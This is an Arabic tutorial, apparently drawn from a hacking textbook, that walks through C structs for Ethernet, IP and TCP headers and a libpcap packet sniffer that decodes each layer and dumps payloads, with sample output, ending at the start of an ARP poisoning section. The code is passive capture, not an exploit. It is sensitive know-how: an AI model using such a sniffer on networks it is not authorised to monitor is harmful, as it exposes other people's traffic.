Source Port (16)		Destination Port (16)	
Sequence Number (32)			
Acknowledgment Number (32)			
Header Length (4)	Reserved (6)	Code Bits(6)	Window (16)
Checksum (16)		Urgent (16)	
Options (0 or 32 If Any)			
Data (Varies)			

20 Bytes

بعض المصادر تقوم بتعريف ال "TCP header length" كالآتي:

"An integer that specifies the length of the segment header measured in 32-bit multiples"

ويُقْصَد بذلك: "4 bytes * number of segments have been used"

سنقوم بتفصيلهِ لاحقاً..

مايلي شكل ال Structure الخاص به:

```
typedef u_int32_t tcp_seq;

/*
* TCP header.
```

```
* Per RFC 793, September, 1981.
*/

struct tcphdr
{
    u_int16_t th_sport; /* source port */
    u_int16_t th_dport; /* destination port */
    tcp_seq th_seq; /* sequence number */
    tcp_seq th_ack; /* acknowledgment number */
# if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int8_t th_x2:4; /* (unused) */
    u_int8_t th_off:4; /* data offset */
# endif
# if __BYTE_ORDER == __BIG_ENDIAN
    u_int8_t th_off:4; /* data offset */
    u_int8_t th_x2:4; /* (unused) */
# endif
    u_int8_t th_flags;
# define TH_FIN 0x01
# define TH_SYN 0x02
# define TH_RST 0x04
# define TH_PUSH 0x08
# define TH_ACK 0x10
# define TH_URG 0x20
    u_int16_t th_win; /* window */
    u_int16_t th_sum; /* checksum */
    u_int16_t th_urp; /* urgent pointer */
};
```

سنقوم أيضاً بكتابة ال TCP Structure بطريقتنا..

لاحظ أننا سنقوم بعمل define لل Flags مرةً أخرى بطريقة أوضح.

```
struct tcp_hdr {
unsigned short tcp_src_port; // Source TCP port
unsigned short tcp_dest_port; // Destination TCP port
unsigned int tcp_seq; // TCP sequence number
```

```
unsigned int tcp_ack; // TCP acknowledgment number
unsigned char reserved:4; // 4 bits from the 6 bits of reserved space
unsigned char tcp_offset:4; // TCP data offset for little-endian host
unsigned char tcp_flags; // TCP flags (and 2 bits from reserved space)
#define TCP_FIN 0x01
#define TCP_SYN 0x02
#define TCP_RST 0x04
#define TCP_PUSH 0x08
#define TCP_ACK 0x10
#define TCP_URG 0x20
unsigned short tcp_window; // TCP window size
unsigned short tcp_checksum; // TCP checksum
unsigned short tcp_urgent; // TCP urgent pointer
};
```

نقوم بِضَمِهِم أيضاً إلى الملف "Network.h".

هذا عملٌ رائع!.

لقد قُمنا بتعريف ال Headers على هيئة Structures، والآن يُمكِنُنا كِتابة برنامج لِيقوم بعمل decode لهذه ال Headers من كل packet يتم التقاطها.

سَيَكون ذلك مُمتعاً!.

The Decoder Sniffer

سنقوم هُنا بالاستعانة بال "libpcap library"، والملف الذي أنشأناه "Network.h" من أجل تكوين Sniffer يقوم بعمل capture لل traffic المار عبركارت الشبكة و عرض تفاصيل كل packet مع عمل decode لكُل layer بَدءاً بال Data-Link Layer وانتهاءً بال Transport Layer.

سنطرح هذا الكود على ثلاثة أجزاء كي نُسَهِّل على أنفُسِنا عملية الإستيعاب. لاحظ أننا سوف نستبدِل ال function التي استخدمناها في ال sniffer السابق والتي كانت بإسم pcap_next( ).. هل نسيت وظيفتها؟ ..كانت وظيفتها تتمثل في جَلْب ال packet التالية.

سنستخدم لذلك function أخرى أفضل منها، هي pcap_loop( )، وتُعد أكثر فاعلية منها.

مايلي ال prototype الخاص بها:

```
int pcap_loop(pcap_t *handle, int count, pcap_handler caught_packet,
               u_char *args);
```

ماهذه ال Arguments المُزعِجة!!. ..لا تقلق.. سيكون كل شيء على مايُرام.

لنبدأ بهذا ال Handle:

دعني أُعطيك تعريف ال Handle من وجهة نظر أنظمة التشغيل لتفهمه جيداً..

يُعرف لنا السيد Michael Sikorski ال Handles كما يلي:

Handles are items that have been opened or created in the OS, such as a window, process, module, menu, file, and so on. Handles are like pointers in that they refer to an object or memory location somewhere else. However, unlike pointers, handles cannot be used in arithmetic operations, and they do not always represent the object’s address.
The only thing you can do with a handle is **store it and use it in a later function call to refer to the same object.**

هذا جيد!..

كيف سنستخدم فكرة هذا ال handle هُنا في هذه ال pcap_loop( )..؟

حسناً.. سيكون هذا ال handle ك storage لِنَضَع فيه ال return value القادمة من ال function المسؤولة عَن فتح كارت الشَبَكة لدينا في وضعية ال promiscuous mode، ثُمَّ نَستخدِمهُ لاحِقاً ك Argument ل function أُخرى.. هي ال pcap_loop( ). هذا بالضبط ما يُشير إليه الجزء ال Bold من تعريف ال handle فوق. أليس كذلك؟.

وبِالنسبة لل Argument الثانية، فهو رقم int يُعبِّر عن عدد ال packets التي سنلتقطها، والتي وضعناها في المثال السابق ب (3)، لاحظ أنه لو تم وضعها ب "1-" فنعني بذلك loop إلى أن يتم غلق ال Sniffer.

بخصوص ال Argument الثالثه فهو عبارة عن pointer ل function أخرى..

يبدو أن ال pcap_loop( ) ستقوم هنا بعمل call ل function أخرى.. سنُسميها caught_packet( ) لتقوم بإعطائنا معلومات مُفصَّلة عن هذه ال packet التي قامت بالتقاطها ال pcap_loop( ). فهي تحوي تفاصيل ال packet الحالية التي تَمَّ عَمَل capture لها، سَتَستَقبِل Arguments عِبارة عن pointers، هذه ال Pointers تقوم بالإشارة إلى ال packet header وال packet itself.

ها هو شكل ال caught_packet( ) :

```
void caught_packet(u_char *args, const struct pcap_pkthdr
                   *cap_header, const u_char *packet);
```

ال Argument الثانية هي object تم اشتقاقه من ال struct pcap_pkthdr وهو struct موجود في ال libpcap lib.

سنتكلم عنه بعد قليل.

والأخير هو pointer سنتحرك به داخل ال packet المُلتقطة ليقوم بخدمتنا في عملية ال Decoding.

كانت هذه مُقدِّمة خفيفة لِتهيئتك لاستقبال هذا الكود الغني بالمُفاجئات ☺..

سنقوم بتقسيم الكود على ثلاثة أجزاء كما ذَكَرتُ لك في البداية.

ما يلي أول جزء مِنهُ

```
#include <pcap.h>
#include "error.h"
#include "network.h"
void pcap_fatal(const char *, const char *);
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);

void caught_packet(u_char *, const struct pcap_pkthdr *, const
                   u_char *);
int main() {
 struct pcap_pkthdr cap_header;
 const u_char *packet, *pkt_data;
 char errbuf[PCAP_ERRBUF_SIZE];
 char *device;
 pcap_t *pcap_handle;

 device = pcap_lookupdev(errbuf);
 if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);

 printf("Sniffing on device %s\n", device);

 pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
 if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);
 pcap_loop(pcap_handle, 3, caught_packet, NULL);

 pcap_close(pcap_handle);
}
```

يظهر في البداية بعض ال function prototypes، ..

هل تذكُر تعريف ال prototype ؟.

يوجد ثلاثة functions تم تعريفهم ليقوموا بوظيفة ال decode لل packets المُلتقطة. لاحظ أن الأخيرة، الخاصة بال TCP Header ليست من نوع void، بل ستقوم بإرجاع قيمة، فستُرجِع لنا هذه ال function قيمة هي: TCP Header Length.

ولكن لماذا نحسب حَجمهُ بأي حال؟

نحن بحاجة لحساب حجمهُ كي يتسنى لنا في النهاية معرفة حجم ال data داخل ال packet وذلك بعد طرح ال Header Length الخاص بكل Layer فيتبقى لنا حجم ال data الفعلي.

ثم يبدأ البرنامج بال main( )

```
struct pcap_pkthdr cap_header;
const u_char *packet, *pkt_data;
char errbuf[PCAP_ERRBUF_SIZE];
char *device;
pcap_t *pcap_handle;
```

يظهر في البداية اشتقاق object من ال Struct المُسمى pcap_pkthdr.

هل تتذكر هذا ال Struct ؟.

لقد استخدمناه في ال Sniffer السابق ، حيث استخدمنا منه ال element الأخير ليعرض لنا مايلي:
"Length of Captured Packet"

هذا هو شكله:

```
struct pcap_pkthdr {

        struct timeval ts;      /* time stamp */
        bpf_u_int32 caplen;     /* length of portion present */
        bpf_u_int32 len;        /* length this packet(off wire) */
};
```

ثُم قُمنا بتعريف pointers من نوع unsigned char هم packet و pkt_data.

سَنستخدِم ال pointer الأول في عملية التَحَرُّك داخِل ال memory block الخاصة بال Headers. هل تتذكر درس ال pointers في الباب الأول؟

لقد تحدثنا عن هذا الأمر بمثال "Hello world!" .

وال pointer الثاني سنستخدمه ك Argument لل Dump( ) ليُعبر لنا عن ال row bytes المُلتقطة. ثم نلتقي بضيفنا العزيز ال Handle الذي تكلمنا عنه منذ قليل "Pcap_handle"، لابد وأنك تعي وظيفتهُ جيداً. ثم نقوم بتجهيز ال device لعملية ال sniff باستخدام ال lookup_dev( )، لتبدأ بعدها عملية ال Looping لاستقبال ال packets وإجراء عملية ال Decoding لاستخراج التفاصيل.

كما تُلاحظ أن ال pcap_loop( ) ستقوم بعمل call لل caught_packet( )، هذه الأخيرة سيتم استدعاؤها مع كل packet تقوم ال pcap_loop بالتقاطها.

إلى هنا ينتهي الجزء الأول.

سننتقل إلى الجزء الثاني، والمُتمثِّل في وظيفة ال caught_packet( ) فهي تقوم بدور محوري في هذا الكود.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr
*cap_header, const u_char
*packet) {
  int tcp_header_length, total_header_size, pkt_data_len;
  u_char *pkt_data;

  printf("==== Got a %d byte packet ====\n", cap_header->len);



  decode_ethernet(packet);
  decode_ip(packet + ETHER_HDR_LEN);
  tcp_header_length =
         decode_tcp(packet + ETHER_HDR_LEN + sizeof(struct ip_hdr));

  total_header_size =
         ETHER_HDR_LEN + sizeof(struct ip_hdr) + tcp_header_length;


                                  /*pkt_data points to the dataportion*/
  pkt_data = (u_char *)packet + total_header_size;

  pkt_data_len = cap_header->len - total_header_size;
  if(pkt_data_len > 0) {
     printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
     dump(pkt_data, pkt_data_len);
  } else
     printf("\t\t\tNo Packet Data\n");
}
void pcap_fatal(const char *failed_in, const char *errbuf) {
  printf("Fatal Error in %s: %s\n", failed_in, errbuf);
  exit(1);
}
```

يظهر لنا في بداية الكود ال ( )caught_packet، يَتبعُها مجموعة من ال Integer variables، يبدو أنهم Local variables، بمعنى أننا سنستخدِمهُم داخل هذه ال function فقط.

وللتذكير.. نُريد من هذه ال function أن تَفصِل ال Headers عن بعضهم، ثُم تَفصِل ال data أيضاً عنهم، لتَعرِض لنا هذه ال data عن طريق استدعاء ال ( )Dump.

هيا لِنمُرّ على بقية الأسطر:

```
printf("==== Got a %d byte packet ====\n", cap_header->len);
```

سنستخدم ال ( )printf هنا لتطبع لنا على الشاشة Length of packet، لاحظ أن هذا ال length يُمثِّل حجم ال data + Headers. إذا نسيت دلالة هذه الإشارة "->" يمكنك مراجعة درس ال Structs في الباب الأول.

ثم نأتي لهذه المجموعه التي تبدأ بهذه ال Function:


```
decode_ethernet(packet);
```

يتم تنفيذ هذه ال function داخل ال ( )caught_packet

فهي تأخُذ Argument عباره عن Pointer لِتَقف به على موضع ال Ethernet Header داخل ال Packet المُلتَقَطَة. لتقوم بعمل ال Decoding لهذا ال Header. (سنُشاهد هذا ال Header بالتفصيل في الجزء الثالث من الكود). ولكن دعني أوضح لك كيف تتم عملية الإنتقال بال Pointer المُسمى packet أيضاً!، داخل ال Packet المُلتَقَطَة كما فَهِمتُهُ أنا!..

سأذهب إلى برنامج ال paint وأعود إليك بعد قليل..

عُدنا!..



كما ترى أن ال decode_ethernet( ) تحتاج لأن تقف في بداية ال Packet فتضع ال Pointer في بدايتها. هاهي مرةً أخرى:

```
decode_ethernet(packet);
```

نأتي إلى decode_ip( )

```
decode_ip(packet+ETHER_HDR_LEN);
```

ستقوم هذه بتحريك ال Pointer ليكون عند بداية ال IP Header، وبالتالي يكون ال Argument كما ترى فوق.

وهذه أيضاً تُريد عمل decode لل TCP Header..

فستقوم بتحريك ال Pointer إلى بداية ال Address of TCP Header.

```
tcp_header_length =
    decode_tcp(packet + ETHER_HDR_LEN + sizeof(struct ip_hdr));
```

لاحظ أن هذه ال function بالذات ستُرجع لنا قيمة بصيغة int بإسم: tcp_header_length بعكس الباقين.

والآن نريد معرفة ال Length of data بمفردها كي يتسنى لنا طباعتها باستخدام ال ( )Dump، الأسطر التالية ستوضح لنا هذه العملية:

```
total_header_size =
      ETHER_HDR_LEN + sizeof(struct ip_hdr) + tcp_header_length;
```

يتم حساب الحجم الكلي لل Header ووضعه في Local Variable الذي تم تعريفه داخل ال ( )Caught_packet..

ثُم نَطرَحهُ من حجم ال packet الكُلي.

```
                                    /*pkt_data points to the data portion.*/
pkt_data = (u_char *)packet + total_header_size;
```

نقوم هُنا بتجهيز ال pointer المُسمَّى pkt_data ليُشير إلى بداية ال data بداخل ال packet المُلتقَطَة، وبالطبع سيكون من نوع unsigned char كي تستطيع ال ( )Dump التعامُل معه.

```
pkt_data_len = cap_header->len - total_header_size;
```

هذا ال local variable سيحمل بداخله ال "length of data" فقط!..

وذلك بعد طرح ال "length of total header" من ال "length of packet". وسَيَكون ال Argument الثانية لل Dump( ) كما يلي:

```
if(pkt_data_len > 0) {
   printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
   dump(pkt_data, pkt_data_len);
} else
   printf("\t\t\tNo Packet Data\n");
```

إلى هنا نكون انتهينا من توضيح الجزء الثاني من هذا ال Sniffer.

والآن جاء دور الجزء الثالث من الكود:

سَيُوضح لَنا الإجراءات التفصيلية التي تقوم بها الثلاث functions التالية:

```
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);
```

لنُلقِ نظرة على بقية الكود:

```
void decode_ethernet(const u_char *header_start) {
 int i;
 const struct ether_hdr *ethernet_header;
 ethernet_header = (const struct ether_hdr *)header_start;
 printf("[[ Layer 2 :: Ethernet Header ]]\n");
 printf("[ Source: %02x", ethernet_header->ether_src_addr[0]);
 for(i=1; i < ETHER_ADDR_LEN; i++)
   printf(":%02x", ethernet_header->ether_src_addr[i]);

 printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
 for(i=1; i < ETHER_ADDR_LEN; i++)
```

```
   printf(":%02x", ethernet_header->ether_dest_addr[i]);
 printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
 const struct ip_hdr *ip_header;
 ip_header = (const struct ip_hdr *)header_start;
 printf("\t(( Layer 3 ::: IP Header ))\n");
 printf("\t( Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
 printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
 printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
 printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id),
        ntohs(ip_header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
 u_int header_size;
 const struct tcp_hdr *tcp_header;

 tcp_header = (const struct tcp_hdr *)header_start;
 header_size = 4 * tcp_header->tcp_offset;

 printf("\t\t{{ Layer 4 :::: TCP Header }}\n");
 printf("\t\t{ Src Port: %hu\t",
        ntohs(tcp_header->tcp_src_port));

 printf("Dest Port: %hu }\n", ntohs(tcp_header->tcp_dest_port));
 printf("\t\t{ Seq #: %u\t", ntohl(tcp_header->tcp_seq));
 printf("Ack #: %u }\n", ntohl(tcp_header->tcp_ack));
 printf("\t\t{ Header Size: %u\tFlags: ", header_size);
 if(tcp_header->tcp_flags & TCP_FIN)
   printf("FIN ");
 if(tcp_header->tcp_flags & TCP_SYN)
   printf("SYN ");
 if(tcp_header->tcp_flags & TCP_RST)
   printf("RST ");
 if(tcp_header->tcp_flags & TCP_PUSH)
   printf("PUSH ");
```

```
 if(tcp_header->tcp_flags & TCP_ACK)
   printf("ACK ");
 if(tcp_header->tcp_flags & TCP_URG)
   printf("URG ");
 printf(" }\n");

 return header_size;
}
```

نبدأ بشرح أول function، وهي ال decode_ethernet( )

```
void decode_ethernet(const u_char *header_start) {
 int i;
```

تأخُذ هذه ال function ال Packet ك Argument، وهو pointer يُشير إلى بداية ال packet حيث ال Ethernet header. ثُم عَرَّفنا مُتغير (i) وهو local لهذه ال function.

```
const struct ether_hdr *ethernet_header;
```

ثُم اشتققنا object من هذا ال struct ether_hdr ليأخُذ نفس ال Elements التي بداخل هذا ال struct.

هل تذكر هذا ال Struct ؟

سأُذكِّرُك به:

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14
struct ether_hdr {
  unsigned char ether_dest_addr[ETHER_ADDR_LEN]; //Dest. MAC
  unsigned char ether_src_addr[ETHER_ADDR_LEN]; // Source MAC
  unsigned short ether_type; // Type of Ethernet packet
};
```

لنُكمِل الكود..

```
ethernet_header = (const struct ether_hdr *)header_start;
```

سنُخبِر هُنا ال object هذا بأن يملأ ال elements التي بداخله بالبيانات الموجودة في ال Ethernet header داخل ال packet التي تم التقاطها.

```
printf("[[ Layer 2 :: Ethernet Header ]]\n");

printf("[ Source: %02x", ethernet_header->ether_src_addr[0]);
for(i=1; I < ETHER_ADDR_LEN; i++)
  printf(":%02x", ethernet_header->ether_src_addr[i]);
```

تقوم هُنا ال printf( ) بطباعة ال "Source MAC Address".

فقد أشرنا إلى ال element الذي يُعَبِّر عنه داخل ال struct، تتم كتابة ال MAC عن طريق عمل loop تبدأ بأول byte وتنتهي بال byte رقم 6 وهو الأخير.

```
printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
for(i=1; i < ETHER_ADDR_LEN; i++)
  printf(":%02x", ethernet_header->ether_dest_addr[i]);
printf("\tType: %hu ]\n", ethernet_header->ether_type);
}
```

نُكرر نفس الأمر هُنا أيضاً لنقوم بطباعة ال "Destination MAC Address".


ثم آخر سطر سيقوم بطباعة "Type of packet" وهو ال element الأخير داخل ال Struct.

سنتكلم قليلاً عن هذا ال field..

الشكل التالي يوضح ال Frame في ال Data-Link Layer، نُريد التركيز على ال MAC Header، وخُصوصاً ال Ether Type

هذا مُلخص ما يُشير إليه هذا ال field:

The two-octet EtherType field in an Ethernet frame, preceded by destination and source MAC addresses, that identifies an upper layer protocol encapsulating the frame data. For example, an EtherType value of 0x0800 signals that the frame contains an IPv4 datagram. Likewise, an EtherType of 0x0806 indicates an ARP frame, 0x8100 indicates an IEEE 802.1Q frame



بالنسبة لل function الثانية:

decode_ip( )

سنقوم بنفس الأمور التي قُمنا بِها في ال function السابقة. يُمكِنُك إلقاء نظرة على ال struct الذي قُمنا بإنشائه.. الخاص بال IP Header مِن قَبل.

قُمنا بإنشاء object أيضاً بإسم ip_header من ال "struct ip_hdr" لِيأخُذ نفس ال elements الخاصة به. لاحظ أنهُ عندما قُمنا بِعَرض ال "Source and Destination IP Addresses" استخدمنا ال function التي تُحَوِّل لَنا هذه العناوين من ال Network type إلى ال "ASCII Dotted notation".

نأتي لهذه الأسطُر:

```
printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id),
       ntohs(ip_header->ip_len));
```

في أول سطر يتم عرض نوع البروتوكول.

هذا ال field الموجود في ال IPv4 Header يوضح لنا نوع البروتوكول المُستَخدم، فمثلاً يُشار لل TCP برقم 6، و يُشار إلى ال UDP برقم 17، و ال ICMP برقم 1.

وهكذا..

استخدمنا الرمز (->) لنُشير إلى ال Element الخاص بنوع ال IP الموجود داخِل ال IP Header Structure، ثُم في السطر الثاني نطبع ال ID، في الحقيقة يُستخدَم هذا ال field في حالة رَغبتنا لإرسال Packet كبيرة، فيتم تقطيعها لقطع packets صغيرة وإرسالهم، فنستخدم هذا ال field مع field آخَر وهو ال fragmentation.

رُبما ظَهَرَ في نتائج الكود للتأكُد ما إذا كان هُناك عِلاقة بين ال packets المُلتقطه ببعضها. لاحظ أننا استخدمنا في السطر الثاني والثالث ال function التي تُحوِّل لَنا من ال network byte order إلى ال Host byte order.

أخيراً يأتي دور هذه ال function:

وهي decode_tcp( )

```
u_int decode_tcp(const u_char *header_start) {
 u_int header_size;
```

يُخبرنا في البداية أن ال return type الخاص بهذه ال function نوعه unsigned integer

وقيمته ستظهر في آخر سطر في هذه ال function، ..ها هو:

```
return header_size;
```

هذا ال return value سيذهب إلى ال "tcp_header_length" ..سأُذكِّرُكَ به:

```
tcp_header_length =
    decode_tcp(packet + ETHER_HDR_LEN + sizeof(struct ip_hdr));
```

هذا السطر يعني أنهُ سيحدُث Call ل function هي ال decode_tcp( )، ستأخُذ Argument، (هي هذا الشيء الطويل الذي بين القوسين)!، لِتقوم بِحساب وتفكيك ال TCP Header، وفي النهاية سَتُرجِع لَنا قيمة "return value" وهي ال header_size. ثُمَّ تسير بَقية الأُمور على مايُرام، باستثناء شيء بسيط أُحب أَن أُوضحهُ لك:

تأمل معي هذا السطر:

```
header_size = 4 * tcp_header->tcp_offset;
```

ماذا نعني به؟

إنهُ يقول: 4 bytes * offset field

هذه ال 4 bytes هي الشريحة العَرضية لل TCP Header، فكما نعلم أن ال Header يتكون من عدة شرائح، يبْلُغ عرض كل شريحة 4 bytes.

وال offset field هذا يحوي عدد الشرائح العَرضيه التي جَرى استخدامُها في هذا ال Header .. هذا بِكُل بساطة ما تعنيه هذه المُعادلة.

وهذا تعريف لهذا ال field من ال RFC الخاصة بال TCP Header:

Data Offset: 4 bits
 The number of 32 bit words in the TCP Header. This indicates where the
 data begins. The TCP header (even one including options) is an integral number
 of 32 bits long.

وبالتالي يتم بهذا ال field تحديد ال "TCP Header Length".

نكون بهذا قد وصلنا إلى نهاية شرح هذا ال Sniffer ، والآن جاءَ دور التجربة..

استعد لاستقبال هذه اللحظة التاريخية ☺


```
reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Sniffing on device eth0
==== Got a 75 byte packet ====
```

```
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6 Dest: 00:01:6c:eb:1d:50 Type: 8 ]
     (( Layer 3 ::: IP Header ))
     ( Source: 192.168.18.1 Dest: 192.168.18.249 )
     ( Type: 6 ID: 7755 Length: 61 )
             {{ Layer 4 :::: TCP Header }}
             { Src Port: 35602 Dest Port: 7890 }
             { Seq #: 2887045274 Ack #: 3843058889 }
             { Header Size: 32 Flags: PUSH ACK }
                   9 bytes of packet data
74 65 73 74 69 6e 67 0d 0a                       | testing..
==== Got a 66 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:6c:eb:1d:50 Dest: 00:01:29:15:65:b6 Type: 8 ]
     (( Layer 3 ::: IP Header ))
     ( Source: 192.168.18.249 Dest: 192.168.18.1 )
     ( Type: 6 ID: 15678 Length: 52 )
             {{ Layer 4 :::: TCP Header }}
             { Src Port: 7890 Dest Port: 35602 }
             { Seq #: 3843058889 Ack #: 2887045283 }
             { Header Size: 32 Flags: ACK }
                       No Packet Data
==== Got a 82 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6 Dest: 00:01:6c:eb:1d:50 Type: 8 ]
     (( Layer 3 ::: IP Header ))
     ( Source: 192.168.18.1 Dest: 192.168.18.249 )
     ( Type: 6 ID: 7756 Length: 68 )
             {{ Layer 4 :::: TCP Header }}
             { Src Port: 35602 Dest Port: 7890 }
             { Seq #: 2887045283 Ack #: 3843058889 }
             { Header Size: 32 Flags: PUSH ACK }
                 16 bytes of packet data
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | this is a test..
reader@hacking:~/booksrc $
```

The conclusion

لاحظنا في المثال السابق كيف تم عمل Decode للطبقات وعرض ال Headers الخاصة بكل طبقة ثم ال Data الموجودة داخل ال packet المُلتقطة. أي أننا كنا نستقبل ال data من أسفل (Data-Link Layer) لِأعلى (Application Layer)، كُنا في الكود نحسب طول ال Header الخاص بكل طبقة ثُمَّ نُسَلِّم ال packet إلى الطبقة التي تعلوها، نقوم بهذا العمل أثناء عملية ال "Decapsulation". نستمر حتى تتبقى لنا ال Data الفعلية بعد طرح ال Length الخاص بجميع ال Headers فنتمكن من عرض محتويات ال Headers و ال Data على الشاشة.

هذا الشكل يوضح لك هذا الأمر:



لاحظ الجزء المُظلل بالشكل، والذي يُعبِّر عن ال Data وكيف يتم نقلها بين الطبقات، سواءً كانت من أسفل لِأعلى كما في مثالنا أم العكس!.

If we analyze the figure, we see:

- The application layer sends the data (to be transferred to remote destination) to the transport layer.

- The transport layer puts its header in the beginning and sends this complete packet (TCP-header + app-data) to the IP layer.

- On the same lines, The IP layer puts its header in front of the data received from TCP So now the structure of IP datagram becomes (IP-header + TCP-header + app-data).

- This IP datagram is passed to the ethernet layer which on the same lines adds its own header to IP datagram and then the whole packet is transmitted over network.

On the destination host, the reverse process happens. This means that each layer reads its own header in the packet and then strips the header so that finally application receives the app-data.

صاحب الصورة والشرح أسفلها: HIMANSHU ARORA من موقع thegeekstuff.com

سننطلق الآن لِنكتَشِف فلسفة ال "ARP Poisoning"

ARP Poisoning Attack

أنتَ الآن تفهم العديد من التفاصيل المُتعلقة بال Packet Capturing، يتبقى لنا بعض الأمور التي نُريد نود الحديث عنها. عندما نقوم باستخدام برنامج كال WireShark أو ال TCPDump على أحد الأجهزة المُتصِلة ب Switch فهذا يعني أننا سَنتمَكن مِن مُراقَبَة ال traffic القادم إلينا أو الصادر من عندنا. لكن لن نتمكن من مراقبة ما تفعلهُ بقية الأجهزة التي مَعنا في نفس ال Broadcast Domain !!.

هذه الصورة توضح ما نعنيه، لاحظ أن ال Sniffer لديه visibility محدودة:

